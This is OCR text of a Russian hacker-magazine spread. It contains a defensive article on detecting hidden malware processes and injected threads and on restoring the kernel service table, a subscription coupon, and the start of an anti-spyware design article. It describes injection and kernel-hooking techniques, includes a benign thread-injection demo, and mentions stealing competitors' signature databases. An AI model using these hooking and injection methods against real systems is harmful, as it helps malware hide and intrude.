[3] МОДИФИЦИРОВАТЬ ТАБЛИЦУ ИМПОРТА TASKMNG.EXE («ДИСПЕТЧЕР ЗАДАЧ»), PROCLIST.DLL (ПЛАГИН FAR'A, ОТВЕТСТВЕННЫЙ ЗА ВЫВОД СПИСКА ПРОЦЕССОВ), TLIST.EXE НА ДИСКЕ (ИЛИ В ПАМЯТИ), ПОДМЕНИВ ВЫЗОВОВ NTQUERYSYSTEMINFORMATION СВОЕЙ СОБСТВЕННОЙ ФУНКЦИЙ ОБЕРТКОЙ. ТАКОЙ ПЕРЕХВАТ ЛЕГКО ОБНАРУЖИВАЕТСЯ ПУТЕМ СРАВНЕНИЯ ИСПОЛНЯЕМЫХ ФАЙЛОВ С ИХ ОБРАЗОМ ПАМЯТИ, КОТОРЫЙ МОЖЕТ БЫТЬ ПОЛУЧЕН ПУТЕМ СНЯТИЯ ДАМПА УТИЛИТОЙ ТИПА PE TOOLS ИЛИ СТАРЫМ ДОБРЫМ PROCDUMP'ОМ. К ТОМУ ЖЕ МАЛВАРИ ПРИДЕТСЯ ДОПОЛНИТЕЛЬНО ПЕРЕХВАТЫВАТЬ GETPROCADDRESS, ЧТОБЫ ОТСЛЕЖИВАТЬ ДИНАМИЧЕСКУЮ ЗАГРУЗКУ NTDLL.DLL.

При наличии прав администратора, малварь может проникнуть в NTOSKRNL.EXE и подменить сервис 97h своим собственным обработчиком. Тогда с прикладного уровня обнаружить зловредный процесс уже не удастся и придется спускаться на уровень ядра (подробно рассмотрено в разделе «восстановление SST»).

А вот Soft-Ice не использует NtQuerySystemInformation и для отображения списка процессов самостоятельно разбирает базовые структуры операционной системы, а потому легко выявляет скрытые процессы.

Теоретически, малварь может внедриться в soft-ice и перехватить любую из его команд (например, команду «PROC»), действуя по той же схеме, что и IceExt/IceDump (благо, что обе утилиты распространяются в исходных текстах). Но в живой природе такие «монстры» пока что не встречались. Можно надеяться, что IceExt, скрывающий soft-ice от большинства защит, скроет его и от малвари, однако, при этом остается угроза сигнатурного поиска отладчика в памяти. К тому

поток 578h хранит свой стартовый адрес во втором двойном слове **(6)**

```
12FFE0 FFFFFFFF End of SEH chain
12FFE4 79481F54 SE handler
12FFE8 79432B18 KERNEL32.79432B18
12FFEC 00000000
12FFF0 00000000
12FFF4 00000000
12FFF8 00401405 va_threa.<ModuleEntryPoint>; стартовый адрес потока 578h
12FFFC 00000000                    ; дно пользовательского стека потока
```

функция ZwQuerySystemInformation в действительности представляет собой «переходник» к системному сервису 97h **(7)**

```
.text:77F95BBD    public ZwQuerySystemInformation
.text:77F95BBD    ZwQuerySystemInformation proc near
.text:77F95BBD    arg_0  = byte ptr 4
.text:77F95BBD
.text:77F95BBD B8 97 00 00 00  mov   eax, 97h  ; NtQuerySystemInformation
.text:77F95BC2 8D 54 24 0      lea   edx, [esp+arg_0]
.text:77F95BC6 CD 2E           int   2Eh
.text:77F95BC8 C2 10 00  retn  10h
.text:77F95BC8    ZwQuerySystemInformation endp
```

протокол работы с soft-ice, демонстрирующий получение адреса системного сервиса 97h **(8)**

```
:dd
:d KeServiceDescriptorTable
0008:8046AB80 804704D8 00000000 000000F8 804708BC ..G...........G.

:d 804704D8
0008:804704D8 804AB3BF 804AE86B 804BDEF3 8050B034 ..J.k.J...K.4.P.
0008:804704E8 804C11F4 80459214 8050C2FF 8050C33F ..L...E...P.?.P.
0008:804704F8 804B581C 80508874 8049860A 804FC7E2 .XK.t.P...I...O.

:u *(804704D8 + 97*4)
ntoskrnl!NtQuerySystemInformation
0023:804BF933    PUSH    EBP
0023:804BF934    MOV     EBP, ESP
0023:804BF936    PUSH    FF
0023:804BF938    PUSH    804043A0
0023:804BF93D    PUSH    ntoskrnl!_except_handler3
```

копия таблицы системных вызовов, хранящаяся внутри NTOSKRNL.EXE **(9)**

```
.data:004704D8 BF B3 4A 00 _KiServiceTable dd offset _NtAcceptConnectPort@24
.data:004704DC 6B E8 4A 00      dd offset _NtAccessCheck@32
.data:004704E0 F3 DE 4B 00      dd offset _NtAccessCheckAndAuditAlarm@44
```

неинициализированная SDT-таблица, хранящаяся в NTOSKRNL.EXE **(10)**

```
.data:0046AB80 ; Exported entry 516. KeServiceDescriptorTable
.data:0046AB80 public _KeServiceDescriptorTable
.data:0046AB80 _KeServiceDescriptorTable dd 0
```

просмотр IDT в soft-ice **(11)**

```
:IDT
Int   Type    Sel:Offset     Attributes Symbol/Owner
IDTbase=80036400 Limit=07FF
0000  IntG32  0008:804625E6  DPL=0  P  ntoskrnl!Kei386EoiHelper+0590
0001  IntG32  0008:80462736  DPL=3  P  ntoskrnl!Kei386EoiHelper+06E0
0002  IntG32  0008:0000144E  DPL=0  P
0003  IntG32  0008:80462A0E  DPL=3  P  ntoskrnl!Kei386EoiHelper+09B8
```

же на хакерских форумах не первый год обсуждается гипотетический алгоритм скрытия, перехватывающий функции переключения контекста и «вытирающий» себя в промежутках между ними. Но реализация такого проекта упирается в непреодолимые практические трудности. Формат процессорных структур непостоянен и меняется от одной версии системы к другой, к тому же с ними взаимодействует множество недокументированных функций, вызываемых в разное время из различных мест. И малварь, пытающаяся замаскироваться, постоянно обрушивает систему в BSOD, чем сразу себя и разоблачает...

Будем считать, что связки «soft-ice + IceExt» для просмотра всех процессов (включая скрытые) вполне достаточно.

→ **допрос потоков.** В последнее время все чаще и чаще малварь не создает для себя отдельный процесс (который очень легко заметить), а предпочитает внедряться в один из уже существующих. Для этого используются два механизма. В первом малварь выделяет в целевом процессе блок памяти функцией VirtualAllocEx, копирует себя через WriteProcessMemory и создает удаленный поток посредством CreateRemoteThread. Второй механизм начинается так же, как и первый, только вместо создания удаленного потока малварь останавливает текущий поток процесса и изменяет регистр EIP функцией SetThreadContext (естественно, предварительно сохранив его оригинальное значение через GetThreadContext), передавая управление своей собственной процедуре, вызывающей CreateThread, восстанавливающей EIP и «размораживающей» ранее остановленный поток. Первый механизм работает только на NT, второй — на всех 32-разядных системах семейства Windows.

Как обнаружить такой метод вторжения? Естественно, количество потоков атакуемого процесса увеличивается на единицу, однако, это еще не показатель. Никто и никогда не может сказать точно, сколько у приложения должно быть потоков. Даже его непосредственный разработчик! Проведем простой эксперимент. Запусти «Блокнот» и, переключившись на «Диспетчер Задач», увидишь один единственный поток. Теперь зайди в меню «файл» и скажи «открыть». Количество потоков внезапно подскакивает аж до пяти! Закрывай окно открытия файла — один поток исчезает, остается четыре. Что за ерунда такая?! Оказывается, все дело в динамических библиотеках SHLWAPI.DLL, RPCRT4.DLL и OLE32.DLL, «обслуживающих» окно и порождающих свои собственные, дочерние потоки. Некоторые драйвера так же могут порождать потоки в чужих приложениях (как правило, с целью вызова прикладных API). И тебе необходимо как-то научиться отличать «легальные» потоки от «нелегальных», иначе борьба с малварью обречена на провал.

Идея проста, как 3-х дюймовая дискета. Стартовый адрес легального потока лежит в пре-

делах страничного имиджа (в секции .code и .text), а нелегального — в куче, то есть в области динамической памяти, выделенной функцией VirtualAllocEx. Чтобы разоблачить нелегалов, прежде всего понадобится карта адресного пространства. Soft-ice отображает ее не в самом наглядном виде, и лучше воспользоваться OllyDbg или PE-TOOLS.

В OllyDbg в меню «file» выбираешь «attach» и указываешь процесс, чьи потоки будешь исследовать. После успешного присоединения к процессу говоришь «view» → «memory» или давишь <ALT-M>. Получаешь карту.

Регионы, помеченные как «Priv» (сокращение от «private»), принадлежат блокам динамической памяти, «map» (сокращение от «mapping») — проекциям файлов, созданных функциями CreateFileMapping/MapViewOfFile, «Imag» (сокращение от «imaging») — страничным имиджам исполняемых файлов или динамических библиотек.

В PE-TOOLS для той же цели необходимо выделить процесс и в контекстном меню выбрать «dump region», при этом на экране появится диалоговое окно с картой памяти — не так подробно как у OllyDbg, но для нашей задачи вполне удовлетворительно.

Для дальнейших экспериментов понадобится программа, создающая пару потоков — «честным» и «нечестным» путем.

исходный код демонстрационной программы (с опущенной обработкой ошибок и других исключительных ситуаций), полная версия — на диске

```
#include <stdio.h>
#include <windows.h>

// код потока, который ничего не делает,
а только мотает цикл
thread(){while(1);}

main()
{
  void *p;        // переменная
многоцелевого назначения

  // создаем «честный» поток
  CreateThread(0,0,(void*)&thread,
0x999,0,&p);

  // создаем «нечестный» поток так,
как это делает malware:
  // выделяем блок памяти из кучи,
копируем туда код потока
  // и вызываем CreateThread
  p = VirtualAlloc(0, 0x1000, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  memcpy(p,thread,0x1000);CreateThread
(0,0,p,0x666,0,&p);

  // ждем нажатия на ENTER
  gets(&p);
}
```

Компилируешь с настройками по умолчанию, запускаешь, заходишь в soft-ice, даешь команду «THREAD -x» (вывод детальной информации о потоках) смотришь полученный результат (смотри листинг1).

Soft-ice не смог определить истинные стартовые адреса потоков, заблудившись в недрах KERNEL32.DLL. Что ж, попробуем другой инструмент — Process Explorer от Марка Руссиновича, весьма неплохо разбирающегося во внутренностях операционных систем от Microsoft (и даже участвующего в написании книги «Windows NT Internals»). Скачиваешь (совершенно бесплатно) Process Explorer, запускаешь, наводишь курсор на «va_thread.exe» (или как назвал демонстрационную программу), далее в контекстном меню выбираешь пункт «Properties» и в открывшемся диалоговом окне переходишь к вкладке «Threads».

Что видим? Адреса двух потоков определены верно. Первый: va_thread.exe+0x1405, судя по адресу, представляет основной поток (адрес совпадает с точкой входа, что легко проверить в hiew'e). Второй: va_thread.exe+0x1000 — это «честно» созданный поток (что, опять-таки, проверяется по адресу в hiew'e), а вот третий — KERNEL32.DLL+0xB700 — это «нечестный» поток (а чем он еще может быть), только его стартовый адрес определен неправильно!

Призываем на помощь OllyDbg и пытаемся разобраться в ситуации самостоятельно, без всех этих прелестей автоматизации и прочих чудес технического прогресса. Подключившись к процессу va_thread.exe, в меню «view» выбираешь пункт «thread» и... обнаруживаешь не три (как ожидалось), а целых четыре потока (смотри листинг 2)!

Стартовый адрес (entry) определен только для одного из потоков — 50Ch, да и тот, вероятно, служит для связки отлаживаемого процесса с OllyDbg. Стартовые адреса остальных потоков выставлены в ноль, но ведь это же не так... Щелкаешь мышью по потоку с идентификатором 558h (естественно, при следующем запуске программы идентификаторы потоков будут другими) и получаешь код, который (судя по карте памяти) принадлежит страничному имиджу, следовательно, это — легальный поток. (смотри листинг 3).

Переходи к окну стека, перемещая ползунок в самый низ. На дне стека увидишь аргумент, переданный потоку (второе двойное слово, в данном случае равное 999h), и стартовый адрес потока (лежащий в третьем двойном слове и в данном случае равный 401000h), что верно (на самом деле, в зависимости от способа создания потока, стартовый адрес может лежать как в третьем, так и во втором слове, поэтому автоматические утилиты и путаются).

Переходи к следующему потоку — 55Ch. Код выглядит так же, как раньше (ведь запустили два экземпляра одной и той же функции), а вот содержимое дна стека слегка изменилось (смотри листинг 4).

666h — это аргументы, переданные «нечестной» копии потока, а 520000h — его стартовый адрес, принадлежащий (если верить карте памяти) блоку памяти, выделенному функцией VirtualAlloc (смотри листинг 5).

Последний поток — 578h, представляет собой основной поток программы и хранит свой стартовый адрес не в третьем, а во втором (!) двойном слове (смотри листинг 6).

Итак, мы научились быстро и просто определять стартовые адреса потоков, четко отличая «левых» от «правых». Кстати, чтобы каждый раз не сверяться с картой памяти, можно использовать следующий трюк. Если при нажатии стартового адреса в контекстном меню OllyDbg присутствует строчка «Follow in Disassembler» — он принадлежит страничному имиджу (то есть легальному потоку) и, соответственно, наоборот.

На самом деле, праздновать победу еще рано. Умная малварь может нас легко обмануть. Самое простое — подменить истинный стартовый адрес так, чтобы он указывал внутрь страничного имиджа целевого процесса (но в этом случае он должен совпадать с началом какой-нибудь процедуры, иначе мы тут же разоблачим обман). Более умная малварь использует хитрый способ внедрения — находит в целевом процессе функцию по стандартному прологу PUSH EBP/MOV EBP, ESP (55h/8Bh ECh), вставляет в ее начало jump на выделенный из кучи блок, где размещено ее тело, создает новый поток, начинающийся с jump, и тут же восстанавливает оригинальное содержимое хакнутой функции, убирая jump и возвращая стандартный пролог. Еще остается вариант загрузки внутрь процесса динамической библиотеки, принадлежащей малвари, и запуск внутри нее нового потока.

Во всех этих случаях анализ стартового адреса не даст никакого результата, и внедрение зловредного кода останется незамеченным. Чтобы быть уверенным на все 100%, необходимо трассировать каждый из потоков на предмет проверки его лояльности. Потоки, порожденные малварью, либо шпионят за клавиатурой, либо открывают backdoor, либо рассылают спам. Проблема в том, что потоков (легальных) очень много, а современная малварь пишется уже не на ассемблере, а черт знает на чем (DELPHI, Visual BASIC).

ПОД «МАЛВАРЬЮ» ПОДРАЗУМЕВАЕТСЯ ВРЕДОНОСНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ — ВИРУСЫ, ЧЕРВИ, ШПИОНЫ И ПРОЧИЕ «ДРУЗЬЯ ЧЕЛОВЕКА»

ДЛЯ СОКРЫТИЯ СВОЕГО ПРИСУТСТВИЯ В СИСТЕМЕ МАЛВАРЬ ВНЕДРЯЕТСЯ В ЕЕ ЯДРО И ПЕРЕХВАТЫВАЕТ ОДИН ИЛИ НЕСКОЛЬКО СЕРВИСОВ

И полный анализ потребует уйму времени, однако, как говорилось выше, умная малварь — большая редкость, и подделкой стартовых адресов потоков никто не занимается.

➔ **восстановление SST.** Для сокрытия своего присутствия в системе малварь нередко внедряется в ее ядро и перехватывает один или несколько сервисов, например, функцию NtQuerySystemInformation.

Дизассемблирование NTDDLL.DLL показывает, что большинство низкоуровневых функций реализованы как «переходники» к функциям ядра, интерфейс с которым осуществляется либо посредством прерывания INT 2Eh (NT, W2K), либо машинной командой SYSENTER (XP и выше) (смотри листинг 7).

Когда происходит вызов прерывания, процессор автоматически переключается с прикладного уровня (ring 3) в режим ядра (ring 0), передавая управление функции KiSystemService, реализованной внутри NTOSKRNL.EXE и опирающейся на Таблицу Системных Дескрипторов (она же SDT — System Descriptor Table). Собственно дескрипторов в ней всего два — один для системных вызовов, другой — для драйвера win32k.sys, куда упрятали весь графический интерфейс. На серверах добавляется и третий дескриптор — IIS, назначение которого ясно из названия.

Дескриптор, отвечающий за системные вызовы, указывает на System Service Table (Таблицу Системных Вызовов), представляющую собой простой массив указателей на функции, которые очень легко изменить (естественно, делать это нужно либо из режима ядра, либо с прикладного уровня, обратившись к псевдоустройству PhysicalMemory). Найти таблицу системных вызовов в памяти очень просто. «Скармливаешь» NTOSKRNL.EXE функции LoadLibrary и, используя возвращенный ей дескриптор, определяешь адрес экспортируемой переменной KeServiceDescriptorTable через GetProcAddress (или разбираешь таблицу экспорта вручную). Первое же двойное слово содержит указатель на SST, поэтому эффективный адрес требуемого системного сервиса по его «магическому» номеру определяется так: addr == *(DWORD *)(KeServiceDescriptorTable[0] + N*sizeof(DWORD)). Где N — номер сервиса, а addr — его эффективный адрес (смотри листинг 8).

Чтобы просмотреть содержимое SST в softice, достаточно дать команду «NTCALL». На «стерильной» машине все вызовы указывают внутрь NTOSKRNL.EXE, а если это не так, то их кто-то перехватил. Это может быть как зловредная малварь, так и вполне безобидный драйвер какого-нибудь защитного механизма или, например, брандмауэр.

Для восстановления SST можно использовать копию, хранящуюся внутри NTOSKRNL.EXE, правда, найти ее на диске значительно сложнее, чем в памяти. Проще всего использовать отладочные символы, которые можно бесплатно загрузить с сервера http://msdl.microsoft.com/download/symbols с помощью библиотеки dbghelp.dll, входящей в состав бесплатного пакета Debugging Tools. Адресу SST соответствует метка _KiServiceTable (смотри листинг 9).

А если отладочных символов нет? Тогда находишь все перекрестные ссылки к KeServiceDescriptorTable (то есть просто ищешь ее адрес, записанный с учетом обратного порядка байт на x86, задом наперед). Одна из них ведет к инструкции типа «mov [mem], imm32» и представляет собой смещение оригинальной SST (imm32), записываемой в KeServiceDescriptorTable[0]. С помощью дизассемблера нетрудно убедиться, что изначально SDT пуста и инициализируется на стадии загрузки ядра неэкспортируемой функцией KiInitSystem (смотри листинг 10).


Если лень восстанавливать SST вручную, можно воспользоваться бесплатной утилитой «Win2K/XP SDT Restore» от Tan Chew Keong.

Пользуясь SDT Restore, следует иметь ввиду, что уже появились rootkit'ы, способные ее обходить. Во-первых, для поиска оригинальной SST утилита SDT Restore использует простой, но ненадежный способ, обращаясь к KeServiceDescriptorTable[0], которую зловредная малварь может и подменить (смотри http://hi-tech.nsys.by/35/). Во-вторых, само восстановление SST происходит с прикладного уровня через псевдоустройство PhysicalMemory, отображаемое в память посредством native-API функции NtMapViewOfSection, легко перехватываемой как с прикладного, так и с ядреного уровней. После чего перехватчику остается проверить, не вызывается ли NtMapViewOfSection с дескриптором PhysicalMemory. И если да, то либо заблокировать доступ, либо имитировать восстановление, не производя его в действительности (смотри www.rootkit.com/newsread.php?newsid=200).

Так же следует учитывать, что некоторые защиты «вешаются» на векторы прерываний, описанные в таблице IDT, и проверяют перехваченные сервисы, например, каждый тик таймера. В правильной IDT (просмотреть которую можно одноименной командой в soft-ice) все векторы указывают внутрь NTOSKRNL.EXE или HAL.DLL (смотри листинг 11).

В дополнение к этому, малварь может устанавливать в начало (или даже середину!) некоторых ядерных функций jump свой обработчик, контролирующий целостность перехваченной SST/IDT. Для выявления такого способа перехвата необходимо сравнить образ ядра с файлом NTOSKRNL.EXE, что можно осуществить при помощи утилиты PE-TOOLS с плагином eXtreme Dumper или сдампить ядро непосредственно из самого soft-ice (что намного надежнее) с установленными расширениями IceExt или IceDump.

➔ **в остатке.** Два основных пути проникновения малвари на компьютер — файлы, запускаемые самим пользователем, и дырявое программное обеспечение (последнее преимущественно отно сится к IE и линейке NT). И если первое еще можно как-то предотвратить — не открывать потенциально опасных вложений, полученных по почте, пользоваться приложениями только от проверенных поставщиков, не скачивать crack'и, написанные непонятно кем и неизвестно для чего, то от дыр никуда не уйти. Даже если пересесть с IE на Lynx, останутся дефекты оси, коих в NT просто до фига, и к которым постоянно добавляются новые, ранее неизвестные. То есть это нам они неизвестные, а кому-то очень даже хорошо известные и эксплуатируемые. Никто не может чувствовать себя в безопасности, если не будет регулярно проверять все закоулки системы руками и, конечно, могучим soft-ice со всей его свитой **C**



Результат работы SDT Restore на зараженной машине

www.runtime.org/gdbnt.zip
ntexplorer

www.ollydbg.de
ollydbg

www.sysinternals.com/utilities/processexplorer.html
process explorer

http://stenri.pisem.net
iceext

http://programmerstools.org/system/files?file=icedump6.026.zip
icedum

www.wasm.ru/baixado.php?mode=tool&id=124
pe-tools (base)

http://neox.iatp.by
pe-tools (updates)

http://neox.iatp.by/extremedumper.zip
extremedumper

www.security.org.sg/code/sdtrestore.html
sdt restore

сэкономь деньги — закажи журнал в редакции

ВЫГОДА

Цена подписки до 15% ниже,
чем в розничной продаже
Бонусы, призы и подарки для подписчиков
Доставка за счет редакции

ГАРАНТИЯ

Ты гарантированно получишь
все номера журнала
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое
отделение банка
Доставка осуществляется заказной
бандеролью или курьером

КАК ОФОРМИТЬ ЗАКАЗ

1 Заполнить купон и квитанцию.
2 Перечислить стоимость подписки через любой банк.
3 Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

— по электронной почте: subscribe@glc.ru;
— по факсу: (495) 780-88-24;
— по адресу: 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

Внимание!
Подписка оформляется в день обработки купона и квитанции.

— купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
— купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс. Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

ПОДПИСКА ДЛЯ ЮРИДИЧЕСКИХ ЛИЦ

Москва: ООО «ИНТЕР-ПОЧТА» (495) 500-00-60 www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

подписной купон

стоимость заказа
на Хакер Спец + CD

6 месяцев — 900 руб. 00 коп. | **12** месяцев — 1740 руб. 00 коп.

стоимость заказа
на комплект
Хакер Спец +
Хакер + Железо

6 месяцев — 2550 руб. 00 коп. | **12** месяцев — 5040 руб. 00 коп.

прошу оформить подписку:
☐ на журнал Хакер Спец + CD
☐ на комплект Хакер Спец + Хакер + Железо
на _____ месяцев
начиная с _____ 200 г.
☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*
(отметьте квадрат выбранного варианта подписки)
Ф.И.О.
дата рождения
адрес доставки:
индекс
область/край
город
улица
дом _____ корпус
квартира/офис
телефон ( )
e-mail
сумма оплаты

*Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «_____» с _____ 200_ г. (месяц)	

Ф.И.О.
Подпись плательщика
Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «_____» с _____ 200_ г. (месяц)	

Ф.И.О.
Подпись плательщика
Кассир

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ: **8(495)780-88-29** (ДЛЯ МОСКВИЧЕЙ) И **8(800)200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: **info@glc.ru**

в целях самозащиты...

СОЗДАНИЕ АНТИСПАЙВАРА СОБСТВЕННЫМИ РУКАМИ

НИ ЧТО НЕ СТОИТ НА МЕСТЕ, И ТЕПЕРЬ, В ЭПОХУ НОВОГО ПОКОЛЕНИЯ ВРЕДОНОСНЫХ ПРОГРАММ, ИМЕНУЕМЫХ ЗАГАДОЧНЫМ СЛОВОМ SPYWARE, ТЕБЕ НЕОБХОДИМНО УЗНАТЬ ВСЕ О ТОМ, КАК САМОСТОЯТЕЛЬНО ПРОТИВОСТОЯТЬ ЭТОЙ НЕЗРИМОЙ УГРОЗЕ

DEEONI$
deeonis@gmail.com, icq: 982-622

Spyware и adware — главные враги современного пользователя Сети. Информация о том, на каких сайтах отвисает среднестатистический интернетчик той или иной страны, очень дорого стоит. Еще больше ценится возможность хоть на несколько секунд «впарить» юзеру рекламный ролик своего товара. За это готовы хорошо платить как огромные корпорации, так и маленькие фирмочки с большими амбициями.

Но многим людям не нравится, что за ними шпионят и постоянно промывают мозги рекламой. И, следуя основному закону экономики «спрос рождает предложение», появились средства, противодействующие назойливым программкам. Их скромно называют antispyware.

В этой статье я расскажу, как создать свой собственный antispyware, да еще таким образом, чтобы он стал коммерчески успешным проектом. Здесь, конечно, не будет исходных кодов, и человек, ни разу не видевший C++ или хотя бы Delphi, не сможет после прочтения этого материала сесть и написать свою программу для уничтожения spyware. Но зато осилившие статью, поймут, что все не так сложно как кажется, и будут четко представлять себе, что надо сделать, чтобы их продукт продавался.

→ **сердце antispyware.** Давай подумаем, без чего наш antispyware не сможет обойтись. Ну, конечно же, без сканера! Его надо реализовать в первую очередь. Причем сканер должен быть универсальным, то есть ему должно быть абсолютно все равно, что и где искать. Естественно, без ООП (объектно-ориентированного программирования) здесь будет очень тяжело обойтись. Лично я рекомендую разработать сначала абстрактный родительский класс сканера, который будет реализовывать общие методы, такие как старт, остановка или приостановка сканирования, а затем создать потомков этого абстрактного сканера, которые будут работать с файловой системой, реестром и т.п.

Теперь давай немного отвлечемся от сканера и определимся с тем, что именно нам надо искать, и где это прячется. В первую очередь это исполняемые файлы: exe, dll. spyware, как правило, активно работают с реестром. Самое простое, что может сделать такая шпионская программа — это добавить себя в ключик реестра Run. Но чаще используются более изощренные способы запуска, например подгрузка dll к процессу explorer.exe. Многие spyware и adware — вполне самостоятельные программы и могут быть даже COM-компонентами. А, как известно, COM-объекты регистрируются в реестре и однозначно идентифицируются при помощи GUID. A GUID (Globally Unique Identifier) — это шестнадцатибайтный двоичный массив, обеспечивающий идентификаторы, которые не повторяются нигде и никогда. Эти GUID'ы хранятся в ключе реестра HKCR\AppID. Благодаря их уникальности можно без труда найти и обезвредить шпиона.

Обычно spyware скрываются во вполне определенных директориях и часто — в системных (это не вирус, который может забраться в любой уголок жесткого диска). Они могут менять стартовую страницу браузера, а могут использовать BHO

(Browser Helper Object (читай о них в номере)). Все эти моменты надо учитывать и знать, как именно найти и устранить тот или иной тип spyware.

Ну а теперь вернемся к нашему сканеру, точнее сканерам. Мы уже приблизительно знаем, что и где искать, и, следовательно, теперь можно писать конкретный сканер файловой системы, реестра и т.д. Как я уже говорил, для комфортной работы пользователя, наш antispyware должен уметь останавливать процесс сканирования. Отсюда следует, что этот процесс должен идти в отдельном потоке. Нужно продумать, какую информацию о найденном объекте передавать в пользовательский интерфейс и как это делать. Так же следует продумать механизм уничтожения заразы, например, когда spyware уже загружен в память, и его нельзя просто так удалить. Так как у нас будет несколько сканеров, работающих с разными объектами, то неплохо было бы написать менеджера сканирования, который будет всеми ими управлять.

Да и вообще, чем лучше будет продуманна архитектура приложения, тем впоследствии легче будет его модифицировать. Не надо бояться писать много кода, надо бояться переписывать этот код. Гибкое в расширении функциональности приложение всегда имеет больший успех, чем его «закостенелые» аналоги: яркий тому пример — всем известный icq-клиент Miranda со своими плагинами.

➔ **база сигнатур.** На самом деле, написание сканера — не такая уж и сложная задача. Любой более или менее толковый программист запросто справится с таким заданием. Конечно, те, у кого нет опыта в написании серьезного программного обеспечения, будут несколько раз переписывать свое творение, т.к. действительно качественный продукт можно сделать, лишь написав пару некачественных. Гораздо труднее, кажется, создать базу spyware...

Для начала хочу всех обрадовать: база для antispyware сильно отличается от баз для антивирусов. В последних для детектирования вредоносных программ используются синтаксические сигнатуры. То есть сигнатуры, взятые непосредственно из тела вируса, например, какая-либо фраза или совокупность имен используемых системных функций. Также существуют сигнатуры, основанные на поведении или аномалиях — например, слишком агрессивное обращение к какому-либо сетевому порту на компьютере. При детектировании spyware используются совсем другие опознавательные признаки, которые зачастую гораздо легче выявить. Это, как я уже говорил, полные имена исполняемых файлов или характерные записи в реестре системы. Таким образом, для добавления новой шпионской программы в базу в большинстве случаев достаточно определить директорию, куда устанавливается spyware, и имя файла. Если шпион достаточно хитрый и не имеет «постоянного места жительства», то нужно поискать его следы в реестре.


Теперь понятно, что для поддержки этой базы понадобятся несколько человек, которые будут постоянно следить за происходящим в мире spyware и добавлять все новинки компьютерной шпионской индустрии в базу. Но сразу же возникает вопрос: «А как же начать?». Действительно, ведь уже сейчас во всемирной паутине бродят тысячи spyware, и нужно, чтобы новый продукт знал их все. Но добавление каждого шпионского модуля — очень трудоемкая и нудная работа... И тут я начинаю открывать секреты.

Итак, внимание, секрет №1: базу можно «позаимствовать» у будущих конкурентов. Естественно, это не совсем честный путь, и мы его никоим образом не пропагандируем, но путь это существует, и кое-кто им пользовался. Как же они это делали? Конечно, эти злодеи преодолевали определенные трудности, ведь практически все базы сигнатур имеют свой формат и вдобавок еще надежно зашифрованы. Они пробовали поломать шифр, но, в конце концов, выдергивали базу из памяти во время работы программы, когда она беззащитна как младенец. Но сделать это было не так легко, поэтому они искали людей, которые профессионально занимаются реверсингом.

По базам вроде бы все. Ах да, совсем забыл сказать, не забудь ее получше зашифровать ;).

➔ **функционал и украшательства.** К сожалению, вся работа, что была описана выше, даже не дает надежды на то, что наш antispyware будет продаваться. Здесь надо еще много потрудиться, прежде чем обычному пользователю захочется кликнуть мышкой на инсталляторе программы.

Первым делом надо разработать множество мелких и на первый взгляд незаметных функций, без которых серьезному антишпионскому ПО никуда. Самой важной из этих мелочей будет механизм обновления программы. Без апдейта не обойтись никак, а так как потенциальному покупателю скорее всего не захочется каждый раз самому скачивать и класть в нужную папку файлы, то придется писать группу модулей, ответственных за это. Обязательным будет создание планировщика, который будет выполнять обновление и ска-



Microsoft тоже выпустила свой antispyware

$150k за очистку кэша

